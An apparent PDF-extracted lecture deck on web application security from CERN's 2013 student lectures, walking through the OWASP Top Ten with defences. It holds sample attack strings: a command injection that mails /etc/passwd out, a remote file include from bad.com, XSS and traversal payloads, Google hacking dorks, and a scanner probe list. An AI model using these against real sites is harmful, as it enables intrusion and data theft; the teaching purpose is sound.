

Web application security

Sebastian Lopienski
CERN Deputy Computer Security Officer

Openlab/summer student lectures 2013

Focus on Web applications – why?

Web applications are:

- often much more useful than desktop software => popular
- often **publicly available**
- **easy target** for attackers
 - finding vulnerable sites, automating and scaling attacks
- easy to develop
- not so easy to develop well and securely
- often **vulnerable**, thus making the server, the database, internal network, data etc. **insecure**

- **Web defacement**
 - ⇒ loss of reputation (clients, shareholders)
 - ⇒ fear, uncertainty and doubt
- **information disclosure** (lost data confidentiality)
 - e.g. business secrets, financial information, client database, medical data, government documents
- **data loss** (or lost data integrity)
- **unauthorized access**
 - ⇒ functionality of the application abused
- **denial of service**
 - ⇒ loss of availability or functionality (and revenue)
- **“foot in the door”** (attacker inside the firewall)

An incident in September 2008



The snippet shows the Telegraph.co.uk website. It features a navigation menu with links for Home, News, Sport, Business, Travel, Jobs, Motoring, and Telegraph TV. A news article is highlighted with the headline 'Hackers infiltrate Large Hadron Collider systems and mock IT security' by Roger Highfield, Science Editor. The article is dated September 12, 2008, at 4:01pm BST. A small portrait of Roger Highfield is visible next to the headline.



The snippet shows the Times Online website. It features a navigation menu with links for NEWS, COMMENT, BUSINESS, MONEY, SPORT, LIFE & STYLE, TRAVEL, and DRIVING. A news article is highlighted with the headline 'Hackers break into CERN computer – to show up its ‘schoolkid’ security' from The Times, dated September 13, 2008.

HTTP etc. – a quick reminder

Web browser
(IE, Firefox...)



```
GET /index.html HTTP/1.1
```

```
HTTP/1.1 200 OK
```



Web server
(Apache, IIS...)

```
POST login.php HTTP/1.1
```

```
Referer: index.html
```

```
[...]
```

```
username=abc&password=def
```

```
HTTP/1.1 200 OK
```




```
Set-Cookie: SessionId=87325
```

Executing PHP
login.php



executing
JavaScript



```
GET /list.php?id=3 HTTP/1.1
```

```
Cookie: SessionId=87325
```

```
HTTP/1.1 200 OK
```



Google hacking

- Finding (potentially) vulnerable Web sites is easy with **Google hacking**
- Use special search operators: (more at <http://google.com/help/operators.html>)
 - only from given domain (e.g. abc.com): `site:abc.com`
 - only given file extension (e.g. pdf): `filetype:pdf`
 - given word (e.g. *secret*) in page title: `intitle:secret`
 - given word (e.g. *upload*) in page URL: `inurl:upload`



- Run a Google search for:

```
intitle:index.of .bash_history
```

```
-inurl:https login
```

```
"Cannot modify header information"
```

```
"ORA-00933: SQL command not properly ended"
```

- Thousands of queries possible! (look for GHDB, Wikto)

for your favourite domain:
`site:domain.com`

- **OWASP** (Open Web Application Security Project)


Top Ten flaws http://owasp.org/index.php/Category:OWASP_Top_Ten_Project

- **A1 Injection**
- **A2 Broken Authentication and Session Management**
- **A3 Cross-Site Scripting (XSS)**
- **A4 Insecure Direct Object References**
- **A5 Security Misconfiguration**
- **A6 Sensitive Data Exposure**
- **A7 Missing Function Level Access Control**
- **A8 Cross-Site Request Forgery (CSRF)**
- **A9 Using Components with Known Vulnerabilities**
- **A10 Unvalidated Redirects and Forwards**

A1: Injection flaws

- Executing code provided (injected) by attacker
 - SQL injection

```
select count(*) from users where name = '$name'
and pwd = 'anything' or 'x' = 'x';
```
 - OS command injection

```
cat confirmation | mail me@fake.com;
cat /etc/passwd | mail me@real.com
```
 - LDAP, XPath, SSI injection etc.
- Solutions:
 - **validate** user input
 - **escape** values (use escape functions) 
 - use **parameterized queries** (SQL)
 - enforce **least privilege** when accessing a DB, OS etc.

Similar to A1: Malicious file execution

- Remote, hostile content provided by the attacker is included, processed or invoked by the web server
- **Remote file include** (RFI) and **Local file include** attacks:

```
include($_GET["page"] . ".php");
```

http://site.com/?page=home

```
L> include("home.php");
```

http://site.com/?page=http://bad.com/exploit.txt?

```
L> include("http://bad.com/exploit.txt?.php");
```

http://site.com/?page=C:\ftp\upload\exploit.png%00

```
L> include("C:\ftp\upload\exploit.png");
```

- Solution: **validate** input, **harden** PHP config

string ends at
%00, so .php
not added

A2: Broken authn & session mgmt


- Understand **session hijacking** techniques, e.g.:
 - session fixation (attacker sets victim's session id)
 - stealing session id: eavesdropping (if not https), XSS
- **Trust the solution offered** by the platform / language
 - and follow its recommendations (for code, configuration etc.)
- Additionally:
 - generate new session ID on login (do not reuse old ones)
 - use cookies for storing session id
 - set session timeout and provide logout possibility
 - consider enabling “same IP” policy (not always possible)
 - check referer (previous URL), user agent (browser version)
 - require https (at least for the login / password transfer)

A3: Cross-site scripting (XSS)

- **Cross-site scripting** (XSS) vulnerability
 - an application takes user input and sends it to a Web browser without validation or encoding
 - attacker can execute JavaScript code in the victim's browser
 - to hijack user sessions, deface web sites etc.
- **Reflected XSS** – value returned immediately to the browser
 - `http://site.com/search?q=abc`
 - `http://site.com/search?q=<script>alert("XSS");</script>`
- **Persistent XSS** – value stored and reused (all visitors affected)
 - `http://site.com/add_comment?txt=Great!`
 - `http://site.com/add_comment?txt=<script>...</script>`
- **Solution:** **validate** user input, **encode** HTML output

A4: Insecure Direct Object Reference

- Attacker manipulates the URL or form values to get **unauthorized access**
 - to objects (data in a database, objects in memory etc.):
 - `http://shop.com/cart?id=413246` (your cart)
 - `http://shop.com/cart?id=123456` (someone else's cart ?)
 - to files:
 - `http://s.ch/?page=home` → `home.php`
 - `http://s.ch/?page=/etc/passwd%00` → `/etc/passwd`
- Solution:
 - avoid exposing IDs, keys, filenames to users if possible
 - **validate** input, accept only correct values
 - **verify authorization** to all accessed objects (files, data etc.)



string ends at
%00, so .php
not added

- “Hidden” URLs that don’t require further authorization
 - to actions:
`http://site.com/admin/adduser?name=x&pwd=x`
(even if `http://site.com/admin/` requires authorization)
 - to files:
`http://site.com/internal/salaries.xls`
`http://me.com/No/One/Will/Guess/82534/me.jpg`
- Problem: missing authorization
- Solution
 - add missing authorization 😊
 - don’t rely on security by obscurity – it will not work!

A8: Cross-site request forgery

- **Cross-site request forgery** (CSRF) – a scenario
 - Alice logs in at bank.com, and forgets to log out
 - Alice then visits a evil.com (or just webforums.com), with:

```

```
 - Alice's browser wants to display the image, so sends a request to bank.com, without Alice's consent
 - if Alice is still logged in, then bank.com accepts the request and performs the action, transparently for Alice (!)
- There is **no simple solution**, but the following can help:
 - expire early user sessions, encourage users to log out
 - use “double submit” cookies and/or secret hidden fields
 - use POST rather than GET, and check referer value




- **Security on the client side doesn't work** (and cannot)
 - don't rely on the client to perform security checks (validation etc.)
 - e.g. `<input type="text" maxlength="20">` is not enough
 - authentication should be done on the server side, not by the client
- **Don't trust your client**
 - HTTP response header fields like referrer, cookies etc.
 - HTTP query string values (from hidden fields or explicit links)
 - e.g. `<input type="hidden" name="price" value="299">` in an online shop can (and will!) be abused
- **Do all security-related checks on the server**
- Don't expect your clients to send you SQL queries, shell commands etc. to execute – it's not your code anymore
- Put limits on the number of connections, set timeouts

- **Protect code and data** – make sure they can't be simply accessed / downloaded:
 - password files (and other data files)
 - .htaccess file (and other configuration files)
 - .bak, .old, .php~ etc. files with application source code
- **Forbid directory indexing** (listing)

in Apache:

```
Options -Indexes
```

Index of /php/binary_convertor

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 bin.php	06-May-2005 06:17	517	
 bin.php~	06-May-2005 06:17	441	

Harden the Web server

- **strip-down** the system configuration
 - only necessary packages, accounts, processes & services
- **patch** OS, Web server, and Web applications
 - use automatic patching if available
- use a local **firewall**
 - allow only what is expected (e.g. no outgoing connections)
- **harden** Web server configuration
 - incl. programming platform (J2EE, PHP etc.) configuration
- run Web server as a **regular (non-privileged) user**
- use **logs**
 - review regularly, store remotely






- Read <http://phpsec.org/projects/guide/>
- Disable `allow_url_fopen` and `allow_url_include`
- Disable `register_globals`
- Use `E_STRICT` to find uninitialized variables
- Disable `display_errors`
- Don't leave `phpinfo()` files in the production version
 - Google search: `intitle:phpinfo filetype:php`

Web scanning tools – how they work

1. Crawling



2. Scanning



3. Reporting

Scan of <http://pcidrf1:80/movies/>

Scan details

Start time	9/19/2006 11:11:20 AM
Finish time	9/19/2006 11:12:04 AM
Scan time	1 minute, 34 seconds
Profile	Default

Target information

Response	True
Server name	Apache/2.2.3 (freebsd)
Server OS	Linux
Server technology	PHP

Threat level

Acunetix Threat Level 3
One or more high severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.

Alerts distribution

Total alerts found	2/0
High	1/0
Medium	1/0
Low	0/0
Informational	1/0

Affected items

Parameter	comment
Alert group	Cross Site Scripting
Severity	High
Description	This script is possibly vulnerable to Cross Site Scripting (XSS) attacks.
Recommendations	Cross site scripting (also referred to as XSS) is a vulnerability that allows an attacker to send malicious code (usually in the form of JavaScript) to another user. Discrete browser content from the script should be treated or not. It will execute the script in the user context allowing the attacker to access any cookies or session tokens related to the browser.
Details	Your script should filter meta-characters from user input. Go to http://www.ciss.gatech.edu/~jacob/whitepapers/crosssite.html for more information.

Acunetix Website Audit

Web scanning - HTTP requests

```
/etc/passwd
c:\\boot.ini
../../../../../../../../etc/passwd
../../../../../../../../boot.ini
a;env
a);env
/e
ç"(
sleep(4)#
1+and+sleep(4)#
')+and+sleep(4)='
"))+and+sleep(4)='
;waitfor+delay+'0:0:4'--
"));waitfor+delay+'0:0:4'--
benchmark(1000, MD5(1))#
1))and+benchmark(10000000,MD5(1))#
pg_sleep(4)--
"))+and+pg_sleep(4)--
```

```
<SCRIPT>fake_alert("TbBPEYaN3gA72vQAlao1")</SCRIPT>
|+ping+-c+4+localhost
run+ping+-n+3+localhost
&&+type+%SYSTEMROOT%\win.ini
;+type+%SYSTEMROOT%\win.ini
`/bin/cat+/etc/passwd`
run+type+%SYSTEMROOT%\win.ini
b"+OR+"81"="81
http://w3af.sourceforge.net/w3af/remoteFileInclude.html
../../../../../../../../etc/passwd%00.php
C:\boot.ini
%SYSTEMROOT%\win.ini
C:\boot.ini%00.php
%SYSTEMROOT%\win.ini%00.php
d'z"0
<!--#include+file="/etc/passwd"-->
<!--#include+file="C:\boot.ini"-->
echo+'mIYRc'+.++'buwWR'; print+'mIYRc'+++++'buwWR'
Response.Write("mIYRc+buwWR")
import+time;time.sleep(4); Thread.sleep(4000);
```

Wapiti – sample results

```
<vulnerabilityType name="Cross Site Scripting">
  <vulnerabilityList>
    <vulnerability level="1">
      <url>
http://xxx.web.cern.ch/xxx/default2.php?index=&quot;&gt;&lt;/frame&gt;&lt;/script&gt;&alert('qf3p4bpva2')&lt;/script&gt;&amp;
      rame&gt;&lt;/script&gt;&alert('qf3p4bpva2')&lt;/script&gt;&amp;
      ;main=experiments/documents.php
      </url>
      <parameter>
index=&quot;&gt;&lt;/frame&gt;&lt;/script&gt;&alert('qf3p4bpva2'
      )&lt;/script&gt;&amp;main=experiments/documents.php
      </parameter>
      <info>
        XSS (index)
      </info>
    </vulnerability>
  </vulnerabilityList>
</vulnerabilityType>
```

Skipfish – sample results

skipfish

Scanner version: 1.26b
Random seed: 0x23bbdd97

Scan date: Mon Apr 12 15:44:46 2010
Total time: 0 hr 0 min 23 sec 3 ms

Problems with this scan? [Click here for advice.](#)

Crawl results - click to expand:

 **http://pcitdi72/** 1 7 7 5 15
Code: 403, length: 3985, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]

Unknown form field (can't autocomplete)







- Code: 200, length: 1300, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]
Memo: q
- Code: 200, length: 7902, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]
Memo: comment

New 404 signature seen

- Code: 404, length: 279, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]


New 'Server' header value seen

- Code: 403, length: 3985, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]
Memo: Apache/2.2.3 (Red Hat)

 **movies** 1 7 7 1 1
Code: 200, length: 950, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]






New 'X-' header value seen

- Code: 200, length: 950, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]
Memo: X-Powered-By

 **1**
Code: 404, length: 280, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]

 **index.php** 1 7
Code: 200, length: 950, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]

 **+ comment=1** 1 1
Code: 200, length: 7902, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]

 **- id=1** 1 2 2 2
Code: 200, length: 7902, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]

SQL injection vector

- Code: 200, length: 7902, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]
Memo: response suggests arithmetic evaluation on server side

XSS vector in document body




- Code: 200, length: 7902, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]
Memo: injected '<sf...>' tag seen in HTML (from previous scans)
- Code: 200, length: 820, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]
Memo: injected '<sf...>' tag seen in HTML






HTML form with no apparent XSRF protection

- Code: 200, length: 7902, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]



index.php 1 7 7 12
Code: 200, length: 950, declared: text/html, charset: UTF-8 [show trace +]

 **+ comment=1** 1 1
Code: 200, length: 7902, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]

 **- id=1** 1 2 2 2
Code: 200, length: 7902, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]

SQL injection vector

- Code: 200, length: 7924, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]
Memo: response suggests arithmetic evaluation on server side

XSS vector in document body

- Code: 200, length: 7902, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]
Memo: injected '<sf...>' tag seen in HTML (from previous scans)
- Code: 200, length: 820, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]
Memo: injected '<sf...>' tag seen in HTML

HTML form with no apparent XSRF protection


- Code: 200, length: 7902, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]

Things to avoid



- **understand** threats and typical attacks
- **validate**, validate, validate (!)
- **do not trust** the client
- **read** and follow recommendations for your language
- **use** web scanning tools
- **harden** the Web server
and programming platform configuration

An incident in September 2008



Thank you!



<http://www.flickr.com/photos/calavera/65098350>

Any questions?

Sebastian.Lopinski@cern.ch